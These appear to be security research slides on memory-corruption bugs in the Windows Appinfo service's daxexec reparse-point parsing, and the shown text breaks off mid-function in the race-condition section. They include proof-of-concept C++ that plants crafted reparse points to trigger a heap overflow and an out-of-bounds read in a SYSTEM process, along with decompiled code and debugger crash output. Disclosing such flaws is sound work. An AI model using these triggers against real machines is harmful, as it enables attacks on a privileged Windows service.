
- An idapython script to find the following code pattern

```
hFile = CreateFileW(lpFileName, 0x80u, 3u, 0i64, 3u, 0x2200000u, 0i64);
if ( hFile != INVALID_HANDLE) {
    if ( DeviceIoControl(hFile, 0x900A8u, 0i64, 0, lpOutBuffer, 0x4000u, 0i64, 0i64) ) {
        //check reparse point type 
        if (*lpOutBuffer = IO_REPARSE_TAG_X) {
            //process reparse point data
            ...
        }
    }
}
```

Memory corruption vulnerability examples

- One function, three types of vulnerabilities, multiple modules
 - Windows Appinfo daxexec reparse point integer overflow/out of bounds write vulnerability
 - Windows Appinfo daxexec reparse point out of bounds read vulnerability
 - Windows Appinfo daxexec repares point race condition vulnerability

Desktop bridge activation



```
windows_storage!RAiLaunchProcessWithIdentity+0x23
windows_storage!AicLaunchProcessWithIdentity+0x2d8
windows_storage!CInvokeCreateProcessVerb::CallCreateProcess+0x214
windows_storage!CInvokeCreateProcessVerb::_PrepareAndCallCreateProcess+0x23f
windows_storage!CInvokeCreateProcessVerb::_TryCreateProcess+0x21
windows_storage!CInvokeCreateProcessVerb::Launch+0xad
windows_storage!CInvokeCreateProcessVerb::Execute+0x4a
windows_storage!CBindAndInvokeStaticVerb::InitAndCallExecute+0x14f
windows_storage!CBindAndInvokeStaticVerb::TryCreateProcessDdeHandler+0x45
windows_storage!CBindAndInvokeStaticVerb::Execute+0x1d2
SHELL32!CShellExecute::_ExecuteAssoc+0xd8
SHELL32!CShellExecute::_DoExecute+0x87
SHELL32!CShellExecute::ExecuteNormal+0x1ec
SHELL32!ShellExecuteNormal+0xc1
SHELL32!ShellExecuteExW+0x97
TwinUI!DesktopAppXActivator::InnerActivate+0x286
TwinUI!DesktopAppXActivator::ActivateWithOptionsAndArgs+0x1ab
TwinUI!DesktopAppXActivator::ActivateWithOptions+0x2c
TwinUI!DesktopAppXActivator::Activate+0x1d
```

```
appinfo!RAiLaunchProcessWithIdentity
RPCRT4!Invoke+0x73
RPCRT4!NdrAsyncServerCall+0x2ab
RPCRT4!DispatchToStubInCNoAvrf+0x18
RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x186
RPCRT4!LRPC_SCALL::DispatchRequest+0x16f
RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
RPCRT4!LrpclIoComplete+0xc2
ntdll!TppAlpcpExecuteCallback+0x260
ntdll!TppWorkerThread+0x456
KERNEL32!BaseThreadInitThunk+0x14
ntdll!RtlUserThreadStart+0x21
```

Create the client

```
[Guid("168EB462-775F-42AE-9111-D714B2306C2E")]
class DesktopAppxActivator
{
}

[Guid("72e3a5b0-8fea-485c-9f8b-822b16dba17f")]
interface IDesktopAppXActivator {
    void Activate(string applicationUserId, string packageRelativeExecutable,
                  string arguments, out IntPtr processHandle);
    void ActivateWithOptions(string applicationUserId, string executable,
                            string arguments, ActivationOptions options,
                            int parentProcessId, out IntPtr processHandle);
}

const string PackageId = "Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe";
IDesktopAppXActivator activator = (IDesktopAppXActivator)new DesktopAppxActivator();
activator.Activate($"{PackageId}!LocalBridge", @"LocalBridge.exe",
"/InvokerPRAID: Microsoft.MicrosoftOfficeHub notifications", ...);
```

CLSID	Supported Interfaces
Name:	CLSID/DesktopAppxActivator
CLSID:	168EB462-775F-42AE-9111-D714B2306C2E
Server Type:	InProcServer32
Server:	C:\Windows\System32\TwinUI.dll

Read reparse point in Appinfo service

Event Process Stack

Fra...	Module	Location
U 14	daxexec.dll	WcpReadReparsePoint + 0xce
U 15	daxexec.dll	WciReadReparsePointData + 0x42
U 16	daxexec.dll	DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData + 0x36
U 17	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter + 0x15d
U 18	daxexec.dll	DesktopAppXVFS::WindowsContainerVfs::WindowsContainerVfs + 0x124
U 19	daxexec.dll	DesktopAppXVFS::VfsProvider::ApplyMappings + 0x99
U 20	daxexec.dll	DesktopAppXVFS::VfsProvider::ConfigureForActivation + 0x215
U 21	daxexec.dll	helium::Container::Start + 0x948
U 22	daxexec.dll	helium::AddProcess + 0x587
U 23	daxexec.dll	PostCreateProcessDesktopAppXActivation + 0x337
U 24	appinfo.dll	RAiLaunchProcessWithIdentity + 0x167c
U 25	RPCRT4.dll	Invoke + 0x73
U 26	RPCRT4.dll	NdrAsyncServerCall + 0x2ab
U 27	RPCRT4.dll	DispatchToStubInCNoAvrf + 0x18
U 28	RPCRT4.dll	RPC_INTERFACE::DispatchToStubWorker + 0x1a6
U 29	RPCRT4.dll	RPC_INTERFACE::DispatchToStubWithObject + 0x186
U 30	RPCRT4.dll	LRPC_SCALL::DispatchRequest + 0x16f
U 31	RPCRT4.dll	LRPC_SCALL::HandleRequest + 0x7f8
U 32	RPCRT4.dll	LRPC_ADDRESS::HandleRequest + 0x341
U 33	RPCRT4.dll	LRPC_ADDRESS::ProcessIO + 0x89e
U 34	RPCRT4.dll	LrpclComplete + 0xc2
U 35	ntdll.dll	TppAlpcpExecuteCallback + 0x260
U 36	ntdll.dll	TppWorkerThread + 0x456
U 37	KERNEL32.DLL	BaseThreadInitThunk + 0x14
U 38	ntdll.dll	RtlUserThreadStart + 0x21

The diagram illustrates the flow of control from the call stack to the process details and assembly code. A dashed arrow points from the 'Location' column of the call stack table to the 'Path' and 'Command Line' sections of the process details window. Another dashed arrow points from the same location to the assembly code window.

Path:
C:\WINDOWS\system32\svchost.exe

Command Line:
C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Appinfo

PID: 8204 Architecture: 64-bit
Parent PID: 672 Virtualized: False
Session ID: 0 Integrity: System
User: NT AUTHORITY\SYSTEM

Operation: CreateFile
Result: SUCCESS
Path: C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache
Duration: 0.0002896

Desired Access: Read Attributes, Synchronize
Disposition: Open
Options: Synchronous IO Non-Alert, Open Reparse Point
Attributes: n/a
ShareMode: Read, Write
AllocationSize: n/a
OpenResult: Opened


```
appinfo!RAiLaunchProcessWithIdentity:
00007ffd`78621160 4055      push    rbp
0:001> du r8
0000029f`5c227b88  "C:\Program Files\WindowsApps\Mi"
0000029f`5c227bc8  "crosoft.MicrosoftOfficeHub_18.210"
0000029f`5c227c08  "4.12721.0_x64_8wekyb3d8bbwe\Loc"
0000029f`5c227c48  "alBridge.exe"
0:001> du r9
0000029f`5c227c74  "C:\Program Files\WindowsApps\Mi"
0000029f`5c227cb4  "crosoft.MicrosoftOfficeHub_18.21"
0000029f`5c227cf4  "04.12721.0_x64_8wekyb3d8bbwe\Lo"
0000029f`5c227d34  "calBridge.exe" /InvokerPRAID: Mi"
0000029f`5c227d74  "crosoft.MicrosoftOfficeHub notif"
0000029f`5c227db4  "ications"
```

Read reparse point in Appinfo service

- Daxexec!WcpReadReparsePoint

```
hFileHandle = CreateFileW(lpFileName, 0x80u, 3u, 0i64, 3u, 0x2200000u, 0i64);
v2 = (_int64)hFileHandle;
if ( hFileHandle == (HANDLE)-1i64
    || !DeviceIoControl(hFileHandle, 0x900A8u, 0i64, 0, lpOutBuffer, 0x4000u, 0i64, 0i64) )
    // 0x900A8: FSCTL_GET_REPARSE_POINT
{
    v8 = GetLastError();
    v5 = (unsigned __int16)v8 | 0x80070000;
    if ( v8 <= 0 )
        v5 = v8;
    goto LABEL_9;
}
if ( *lpOutBuffer == 0xA000001F )           // 0xA000001F: IO_REPARSE_TAG_WCI_TOMBSTONE
{
    v5 = 0x800703FA;
    goto LABEL_9;
}
if ( *lpOutBuffer != 0x80000018           // 0x80000018: IO_REPARSE_TAG_WCI
    && *lpOutBuffer != 0x90001018           // 0x90001018: IO_REPARSE_TAG_WCI_1
    && *lpOutBuffer != 0xA0000027           // 0xA0000027: IO_REPARSE_TAG_WCI_LINK
    && *lpOutBuffer != 0xA0001027 )          // 0xA0001027: IO_REPARSE_TAG_WCI_LINK
{
    v5 = 0x800700A1;
    goto LABEL_9;
}
*lpOut = lpOutBuffer;
```

C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache



C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe>icacls LocalCache
LocalCache NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
DESKTOP-PSN0BMJ\test:(I)(OI)(CI)(F)

Set reparse point for OOB write

```
size_t BufferLength = 0x100;
std::vector<BYTE> buffer(BufferLength);
for (int i = 0; i < BufferLength; i += 2) {
    if (i == (0x20 - 8)) {
        buffer[i] = '\xff'; buffer[i + 1] = '\xff'; //set memcpy size to 0xffff
    }else {
        buffer[i] = '\x41'; buffer[i + 1] = '\x41';
    }
}
typed_buffer_ptr<REPARSE_DATA_BUFFER> reparse_buffer(8 + buffer.size());

reparse_buffer->ReparseTag = IO_REPARSE_TAG_WCI_LINK;
reparse_buffer->ReparseDataLength = static_cast<USHORT>(buffer.size());
memcpy(reparse_buffer->GenericReparseBuffer.DataBuffer, &buffer[0], buffer.size());

//C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache
HANDLE handle = CreateFile(path.c_str(), ...);
bool ret = DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT, &reparse_buffer,
reparse_buffer.size(), ...);
```

Integer overflow/out of bounds write

```
_int64 __fastcall WciReadReparsePointData(_int64 lpFileName, _int64 a2, unsigned __int16 *pBufferSize)
{
    unsigned __int16 *reparsePointData_2; // rbx
    int result; // eax
    unsigned int v7; // edi
    unsigned __int16 reparsePointData_BufLen; // bp
    char *reparsePointData_Buf; // rdx
    void *reparsePointData; // [rsp+50h] [rbp+18h] BYREF

    reparsePointData_2 = 0i64;
    reparsePointData = 0i64;
    if ( pBufferSize && (!*pBufferSize || a2) )
    {
        result = WcpReadReparsePoint(lpFileName, &reparsePointData); // read reparse point data
        reparsePointData_2 = (unsigned __int16 *)reparsePointData;
        v7 = result;
        if ( result >= 0 )
        {
            reparsePointData_BufLen = *((_WORD *)reparsePointData + 0x10) + 0x16; // integer overflow -> reparsePointData_BufLen = 0xffff + 0x16 = 0x15
            // if *((_WORD *)reparsePointData + 0x10) > 0xffea
            // reparsePointData_BufLen is a word value
            if ( *pBufferSize >= reparsePointData_BufLen ) // pass the check, reparsePointData_BufLen is
                // overflowed and can be a small value
            {
                reparsePointData_Buf = (char *)reparsePointData + 34;
                *_DWORD *(a2 + 3) = *((_DWORD *)reparsePointData + 3);
                *_QWORD *(a2 + 4) = *((_QWORD *)reparsePointData_2 + 1);
                *(WORD *)(a2 + 20) = reparsePointData_2[0x10] >> 1;
                memcpy_0((void *)(a2 + 22), reparsePointData_Buf, reparsePointData_2[0x10]); // heap overflow happens,
                // copy size is *((_WORD *)reparsePointData + 0x10)
                // dst buffer size is *pBufferSize
            }
            *pBufferSize = reparsePointData_BufLen;
        }
    }
}
```

0:003> dd reparsePointData
000002ab`1227f000 a0000027 00000100 41414141 41414141
000002ab`1227f010 41414141 41414141 41414141 41414141
000002ab`1227f020 4141ffff 41414141 41414141 41414141
Green: reparse point tag; Yellow: reparse point data length;
Red: Copy size -> reparsePointData_2[0x10]

The heap size of dst(a2) is *pBufferSize = 0x15
The memcpy size is 0xffff, OOB write!

Integer overflow/out of bounds write crash

```
(e54.12ec): Access violation - code c0000005 (!!! second chance !!!)
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4      rep movs byte ptr [rdi],byte ptr [rsi]
0:003> r
rax=0000021711670ff6 rbx=0000021711673000 rcx=000000000000ffff5
rdx=000000000000202c rsi=000002171167302c rdi=0000021711671000
rip=00007ffd`a9538b5e rsp=000000daf157d8b8 rbp=0000000000000015
r8=000000000000fffff r9=0000000000000000 r10=0000021711673022
r11=0000021711670ff6 r12=0000000000000000 r13=000000daf157e048
r14=0000021711670fe0 r15=0000000000000000
iopl=0    nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4      rep movs byte ptr [rdi],byte ptr [rsi]
0:003> k
# Child-SP      RetAddr      Call Site
00 000000da`f157d8b8 00007ffd`91e34bda ucrtbase!memcpy_repmovs+0xe
01 000000da`f157d8d0 00007ffd`91de872b daxexec!WciReadReparsePointData+0x92
02 000000da`f157d910 00007ffd`91de9615 daxexec!DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData+0x77
03 000000da`f157d980 00007ffd`91de8fc0 daxexec!DesktopAppXVFS::ConfigureAppDataBindFilter+0x15d
04 000000da`f157dbc0 00007ffd`91de65f5 daxexec!DesktopAppXVFS::WindowsContainerVfs+0x124
05 000000da`f157dc50 00007ffd`91de83a9 daxexec!DesktopAppXVFS::VfsProvider::ApplyMappings+0x99
06 000000da`f157dc0 00007ffd`91e1670c daxexec!DesktopAppXVFS::VfsProvider::ConfigureForActivation+0x215
07 000000da`f157df30 00007ffd`91e0b5e3 daxexec!helium::Container::Start+0x94c
08 000000da`f157e6f0 00007ffd`91ddc8c7 daxexec!helium::AddProcess+0x587
09 000000da`f157ea10 00007ffd`9cb826d3 daxexec!PostCreateProcessDesktopAppXActivation+0x337
0a 000000da`f157ecb0 00007ffd`ab61a0e3 appinfo!RAiLaunchProcessWithIdentity+0x1573
0b 000000da`f157f130 00007ffd`ab5a27fb RPCRT4!Invoke+0x73
0c 000000da`f157f210 00007ffd`ab5f7838 RPCRT4!NdrAsyncServerCall+0x2ab
0d 000000da`f157f310 00007ffd`ab65d4c2 RPCRT4!DispatchToStubInCNoAvrf+0x18
0e 000000da`f157f360 00007ffd`ab5d9e06 RPCRT4!DispatchToStubInCAvrf+0x12
0f 000000da`f157f390 00007ffd`ab5d9a36 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
10 000000da`f157f470 00007ffd`ab5e7dbf RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x186
11 000000da`f157f510 00007ffd`ab5e7378 RPCRT4!LRPC_SCALL::DispatchRequest+0x16f
12 000000da`f157f5e0 00007ffd`ab5e6961 RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
13 000000da`f157f6f0 00007ffd`ab5e63ce RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
14 000000da`f157f790 00007ffd`ab5ea9d2 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
15 000000da`f157f8d0 00007ffd`ab970330 RPCRT4!LrpclIoComplete+0xc2
16 000000da`f157f970 00007ffd`ab9a2f26 ntdll!TppAlpcpExecuteCallback+0x260
17 000000da`f157f9f0 00007ffd`aa7d7034 ntdll!TppWorkerThread+0x456
18 000000da`f157fcf0 00007ffd`ab9a2651 KERNEL32!BaseThreadInitThunk+0x14
19 000000da`f157fd20 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

```
0:003>
rax=0000000000000007fff rbx=0000021711673000 rcx=0000021711670ff6
rdx=0000021711673022 rsi=000000daf157d988 rdi=0000000000000000
rip=00007ffd`91e34bd5 rsp=000000daf157d8d0 rbp=00000000000000015
r8=000000000000fffff r9=0000000000000000 r10=0000000000000000
r11=0000000daf157d8a0 r12=0000000000000000 r13=000000daf157e048
r14=0000021711670fe0 r15=0000000000000000
iopl=0    ov up ei pl nz na po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
daxexec!WciReadReparsePointData+0x8d:
00007ffd`91e34bd5 e825e20000  call  daxexec!memcpy (00007ffd`91e42dff)
0:003> !heap -p -a rcx
address 0000021711670ff6 found in
_DPH_HEAP_ROOT @ 21709281000
in busy allocation ( _DPH_HEAP_BLOCK: UserAddr
2171114f478: 21711670fe0
UserSize
15
unknown!noop
00007ffdab4867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
00007ffdab97d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
00007ffdab97b44d ntdll!RtlpAllocateHeapInternal+0x000000000000a2d
00007ffdab957afb ntdll!RtlpHpTagAllocateHeap+0x0000000000000047
0:003> !heap -p -a rdx
address 0000021711673022 found in
_DPH_HEAP_ROOT @ 21709281000
in busy allocation ( _DPH_HEAP_BLOCK: UserAddr
2171114f410: 21711673000
UserSize
4000
00007ffdab4867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
00007ffdab97d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
00007ffdab97b44d ntdll!RtlpAllocateHeapInternal+0x000000000000a2d
00007ffdab957afb ntdll!RtlpHpTagAllocateHeap+0x0000000000000047
```

Set reparse point for OOB read

```
size_t BufferLength = 0x3000;
std::vector<BYTE> buffer(BufferLength);
for (int i = 0; i < BufferLength; i += 2) {
    if (i == (0x20 - 8)) {
        buffer[i] = '\x10'; buffer[i + 1] = '\xff'; //set memcpy size to 0xff10
    }else {
        buffer[i] = '\x41'; buffer[i + 1] = '\x41';
    }
}
typed_buffer_ptr<REPARSE_DATA_BUFFER> reparse_buffer(8 + buffer.size());

reparse_buffer->ReparseTag = I0_REPARSE_TAG_WCI_LINK;
reparse_buffer->ReparseDataLength = static_cast<USHORT>(buffer.size());
memcpy(reparse_buffer->GenericReparseBuffer.DataBuffer, &buffer[0], buffer.size());

//C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalCache
HANDLE handle = CreateFile(path.c_str(), ...);
bool ret = DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT, &reparse_buffer,
reparse_buffer.size(), ...);
```

Out of bounds read

```
_int64 __fastcall WciReadReparsePointData(_int64 lpFileName, _int64 a2, unsigned __int16 *pBufferSize)
{
    unsigned __int16 *reparsePointData_2; // rbx
    int v6; // eax
    unsigned int v7; // edi
    unsigned __int16 reparsePointData_BufLen; // si
    char *reparsePointData_Buf; // rdx
    void *reparsePointData; // [rsp+50h] [rbp+18h] BYREF

    reparsePointData_2 = 0i64;
    reparsePointData = 0i64;
    if ( pBufferSize && (!*pBufferSize || a2) )
    {
        v6 = WcpReadReparsePoint((const WCHAR *)lpFileName, &reparsePointData); // the heap size of reparsePointData is 0x4000
        reparsePointData_2 = (unsigned __int16 *)reparsePointData;
        v7 = v6;
        if ( v6 >= 0 )
        {
            reparsePointData_BufLen = *((WORD *)reparsePointData + 0x10) + 0x16;
            if ( reparsePointData_BufLen < 0x16u ) // fix the integer overflow
            {
                v7 = 0x8007006F;
            }
            else if ( *pBufferSize >= reparsePointData_BufLen )
            {
                reparsePointData_Buf = (char *)reparsePointData + 0x22;
                *_DWORD *a2 = *((_DWORD *)reparsePointData + 3);
                *_WORD *(a2 + 4) = *((_WORD *)reparsePointData_2 + 1);
                *_WORD *(a2 + 20) = reparsePointData_2[0x10] >> 1;
                memcpy(0((void *)(a2 + 0x16), reparsePointData_Buf, reparsePointData_2[0x10]); // the memcpy copy size is *((_WORD *)reparsePointData + 0x10)
                // which is from reparsePointData and controllable by set reparse point.
                // If the memcpy copy size > 0x4000, then out of boundary
                // access happens for the src address:reparsePointData_Buf.
                *pBufferSize = reparsePointData_BufLen;
            }
        }
    }
}
```

0:003> dd reparsePointData
000001cb`3be72000 a0000027 00003000 41414141 41414141
000001cb`3be72010 41414141 41414141 41414141 41414141
000001cb`3be72020 4141ff10 41414141 41414141 41414141
Green: reparse point tag; Yellow: reparse point data length;
Red: Copy size -> reparsePointData_2[0x10]

The heap size of src is $0x4000 - 0x22 = 0x3fde$
Memcpy size is $0xff10$, OOB read!

Out of bounds read crash

```
(1e28.1c80): Access violation - code c0000005 (!!! second chance !!!)
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4          rep movs byte ptr [rdi],byte ptr [rsi]
0:003> r
rax=000001ddd228c0e6 rbx=000001ddd229e000 rcx=000000000000bf32
rdx=00000000000011f3c rsi=000001ddd22a2000 rdi=000001ddd22900c4
rip=00007ffd`a9538b5e rsp=00000025e72fd3b8 rbp=000000000000ff26
r8=000000000000ff10 r9=0000000000000000 r10=000001ddd229e022
r11=000001ddd228c0e6 r12=0000000000000000 r13=00000025e72fdb48
r14=000001ddd228c0d0 r15=0000000000000000
iopl=0          nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
ucrtbase!memcpy_repmovs+0xe:
00007ffd`a9538b5e f3a4          rep movs byte ptr [rdi],byte ptr [rsi]
0:003> k
# Child-SP      RetAddr     Call Site
00 00000025`e72fd3b8 00007ffd`91e34bda ucrtbase!memcpy_repmovs+0xe
01 00000025`e72fd3d0 00007ffd`91de872b daxexec!WciReadReparsePointData+0x92
02 00000025`e72fd410 00007ffd`91de9615 daxexec!DesktopAppXVFS::WindowsContainerVfsDetails::GetReparsePointData+0x77
03 00000025`e72fd480 00007ffd`91de8fc0 daxexec!DesktopAppXVFS::WindowsContainerVfs::ConfigureAppDataBindFilter+0x15d
04 00000025`e72fd6c0 00007ffd`91de65f5 daxexec!DesktopAppXVFS::WindowsContainerVfs+0x124
05 00000025`e72fd750 00007ffd`91de83a9 daxexec!DesktopAppXVFS::VfsProvider::ApplyMappings+0x99
06 00000025`e72fd7b0 00007ffd`91e1670c daxexec!DesktopAppXVFS::VfsProvider::ConfigureForActivation+0x215
07 00000025`e72fd830 00007ffd`91e0b5e3 daxexec!helium::Container::Start+0x94c
08 00000025`e72fe1f0 00007ffd`91ddc8c7 daxexec!helium::AddProcess+0x587
09 00000025`e72fe510 00007ffd`9a2826d3 daxexec!PostCreateProcessDesktopAppXActivation+0x337
0a 00000025`e72fe7b0 00007ffd`ab61a0e3 appinfo!RAiLaunchProcessWithIdentity+0x1573
0b 00000025`e72fec30 00007ffd`ab5a27fb RPCRT4!Invoke+0x73
0c 00000025`e72fed10 00007ffd`ab5f7838 RPCRT4!NdrAsyncServerCall+0x2ab
0d 00000025`e72fee10 00007ffd`ab65d4c2 RPCRT4!DispatchToStubInCNoAvrf+0x18
0e 00000025`e72fee60 00007ffd`ab5d9e06 RPCRT4!DispatchToStubInCAvrf+0x12
0f 00000025`e72fee90 00007ffd`ab5d9a36 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
10 00000025`e72fef70 00007ffd`ab5e7dbf RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x186
11 00000025`e72ff010 00007ffd`ab5e7378 RPCRT4!LRPC_SCALL::DispatchRequest+0x16f
12 00000025`e72ff0e0 00007ffd`ab5e6961 RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
13 00000025`e72ff1f0 00007ffd`ab5e63ce RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
14 00000025`e72ff290 00007ffd`ab5ea9d2 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
15 00000025`e72ff3d0 00007ffd`ab970330 RPCRT4!LrpIoComplete+0xc2
16 00000025`e72ff470 00007ffd`ab9a2f26 ntdll!TppAlpcpExecuteCallback+0x260
17 00000025`e72ff4f0 00007ffd`aa7d7034 ntdll!TppWorkerThread+0x456
18 00000025`e72ff7f0 00007ffd`ab9a2651 KERNEL32!BaseThreadInitThunk+0x14
19 00000025`e72ff820 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

```
0:003>
rax=0000000000000007f88 rbx=000001ddd229e000 rcx=000001ddd228c0e6
rdx=000001ddd229e022 rsi=00000025e72fd488 rdi=0000000000000000
rip=00007ffd`91e34bd5 rsp=00000025e72fd3d0 rbp=000000000000ff26
r8=000000000000ff10 r9=0000000000000000 r10=0000000000000000
r11=00000025e72fd3a0 r12=0000000000000000 r13=00000025e72fdb48
r14=000001ddd228c0d0 r15=0000000000000000
iopl=0          ov up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
daxexec!WciReadReparsePointData+0x8d:
00007ffd`91e34bd5 e825e20000  call  daxexec!memcpy (00007ffd`91e42dff)
^~~~~~
0:003> !heap -p -a rcx
address 000001ddd228c0e6 found in
_DPH_HEAP_ROOT @ 1ddc9f91000
in busy allocation ( _DPH_HEAP_BLOCK: UserAddr
1ddd1d50ea0: 1ddd228c0d0
UserSize ff26
unknown!noop
00007ffd`daba4867b ntdll!RtlDebugAllocateHeap+0x00000000000003b
00007ffd`dab97d255 ntdll!RtlpAllocateHeap+0x0000000000000f5
00007ffd`dab97b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
0:003> !heap -p -a rdx
address 000001ddd229e022 found in
_DPH_HEAP_ROOT @ 1ddc9f91000
in busy allocation ( _DPH_HEAP_BLOCK: UserAddr
1ddd1d50e38: 1ddd229e000
UserSize 4000
00007ffd`daba4867b ntdll!RtlDebugAllocateHeap+0x00000000000003b
00007ffd`dab97d255 ntdll!RtlpAllocateHeap+0x0000000000000f5
00007ffd`dab97b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
00007ffd`dab957afb ntdll!RtlpHpTagAllocateHeap+0x0000000000000047
```

Race condition

One vulnerable function, multiple modules

- Daxexec
- AppxDeploymentServer
- Wci
- ...

```
int64 __fastcall WciReadReparsePointData(const WCHAR *a1, __int64 a2, unsigned __int16 *pBufferSize)
{
    unsigned __int16 *Block_1; // rbx
    int v6; // eax
    unsigned int v7; // edi
    unsigned __int16 v8; // bp
    char *v9; // rdx
    void *Block; // [rsp+50h] [rbp+18h] BYREF

    Block_1 = 0i64;
    Block = 0i64;
    if ( pBufferSize && (!*pBufferSize || a2) )
    {
        v6 = WcpReadReparsePoint(a1, &Block);           // Block is a pointer to reparse point data which is controllable.
        Block_1 = (unsigned __int16 *)Block;
        v7 = v6;
        if ( v6 >= 0 )
        {
            v8 = *((_WORD *)Block + 0x10) + 0x16;      // integer overflow here
                                                       // BufferSize can be larger than *((_WORD *)Block + 0x10) + 0x16
                                                       // if *((_WORD *)Block + 0x10) > 0xffea
                                                       // then pass the check
            if ( *pBufferSize >= v8 )
            {
                v9 = (char *)Block + 0x22;
                *(_DWORD *)a2 = *(_DWORD *)Block + 3;
                *(_WORD *)(a2 + 4) = *(_WORD *)Block_1 + 1;
                *(_WORD *)(a2 + 20) = Block_1[16] >> 1;
                memcpy_0((void *)a2 + 0x16), (const void *)Block_1 + 34, *(unsigned __int16 *) (Block_1 + 0x20)); // heap overflow happens, copy size = *((_WORD *)Block + 0x10)
                *pBufferSize = v8;
                v7 = 0;
            }
        }
    }
}
```

```
int64 __fastcall sub_18024B390(const WCHAR *lpFileName, __int64 a2, unsigned __int16 *pBufferSize)
{
    __int64 Block_1; // rbx
    int v6; // eax
    unsigned int v7; // edi
    unsigned __int16 BufferSize; // ax
    unsigned __int16 v9; // cx
    __int64 Block; // [rsp+50h] [rbp+18h] BYREF

    Block_1 = 0i64;
    Block = 0i64;
    if ( pBufferSize && (!*pBufferSize || a2) )
    {
        v6 = sub_18024B1C4(lpFileName, &Block);           // read reparse point data
                                                       // Block is a pointer to reparse point data which is controllable.

        Block_1 = Block;
        v7 = v6;
        if ( v6 >= 0 )
        {
            BufferSize = *pBufferSize;
            v9 = *(_WORD *) (Block + 0x20) + 0x16;          // integer overflow here
                                                       // BufferSize can be larger than *((_WORD *)Block + 0x20) + 0x16
                                                       // if *((_WORD *)Block + 0x20) > 0xffea
            *pBufferSize = v9;                            // pass the check. integer overflowed, v9 is a small value.
            if ( BufferSize >= v9 )                      // heap overflow happens, copy size is *(unsigned __int16 *) (Block_1 + 0x20)
            {
                *(_DWORD *)a2 = *(_DWORD *) (Block_1 + 12);
